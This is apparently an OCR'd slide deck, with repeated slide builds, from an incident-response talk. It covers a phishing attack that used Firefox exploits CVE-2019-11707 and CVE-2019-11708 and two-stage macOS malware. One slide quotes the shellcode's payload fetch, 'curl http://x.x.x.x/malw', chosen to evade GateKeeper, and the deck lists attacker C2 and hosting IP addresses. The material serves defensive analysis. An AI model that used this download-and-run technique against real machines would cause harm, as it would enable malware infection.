
There you will find the description of projects we would like you to assess, as well as instructions, and additional information.

How much time will you need to study these projects?

Best regards,
Neil


Web Browsing

- Victim visits the URL … to see a warning



Web Browsing

- Victim visits the URL … to see a warning - **“Firefox only”**



Web Browsing


- Victim visits the URL … to see a warning - **“Firefox only”**

BROWSER NOT SUPPORTED

University of Cambridge Project Management Service is currently not supported in your browser.


Please try opening the application using the latest version of Mozilla Firefox.

Official URL for



Web Browsing

- With Firefox, web page shows up



Exploit

- Firefox downloaded exploit javascript
  - shellcode uses *curl http://x.x.x.x/malw* so it doesn't trigger MacOS GateKeeper
- The attack was stopped here
  - Detected, suspended & killed
  - Red flag based on various indictors + in-house tools

Exploit

- Firefox downloaded exploit javascript
  - shellcode uses *curl http://x.x.x.x/malw* so it doesn't trigger MacOS GateKeeper
- The attack was stopped here
  - Detected, suspended & killed
  - Red flag based on various indictors + in-house tools

Response

- Victim gets interrogated

Response

- ~~Victim gets interrogated~~ Just kidding..
- Victim gets interviewed and helps security team get the picture
- Security team follows up, prepare additional tracking
    - Stage1 sends system information, downloads stage2 malware

Response

- ~~Victim gets interrogated~~ Just kidding..
- Victim gets interviewed and helps security team get the picture
- Security team follows up, prepare additional tracking
  - Stage1 sends system information, downloads stage2 malware
  - Stage1 - macos.netwire variant
    Stage2 - macos.mokes variant

Perspective 2: Attackers

What lies beneath
(Obviously, based on observation + assumption)

Prepare Weapons

- Prepare weaponized exploits
  - Firefox code execution (CVE-2019-11707)
  - Firefox sandbox escape (CVE-2019-11708)

Prepare Weapons

- Prepare malwares
  - Stage 1 - Report victim information
    - Scout. Small, new, low detection
  - Stage 2
    - Full Remote Administrator Tool

Prepare Weapons

- Prepare malwares
  - Stage 1 - Report victim information
    - Scout. Small, new, low detection
- Stage 2
  - Full Remote Administrator Tool

Prepare Infra

- Prepare servers
  - C2
    - Stage 1 - 89.34.111.113 (qhoster.com, Uruguay)
    - Stage 2 - 185.49.69.210 (leaseweb.com, UK)
      - 142.93.110.250 (digitalocean.com, US)
- Host malware
  - 185.162.131.96 (king-servers.com, Russia)

Prepare Infra

- Prepare servers
  - Host exploit
    - 54.38.93.182 (ovh.com, France)
    - Buy domain analyticsfit.com
- Payment for the servers
  - Credit card, PayPal, BTC, ZCash, Monero, etc

Hack Accounts


- Hack accounts for attack
- At least 2 accounts from cam.ac.uk hacked
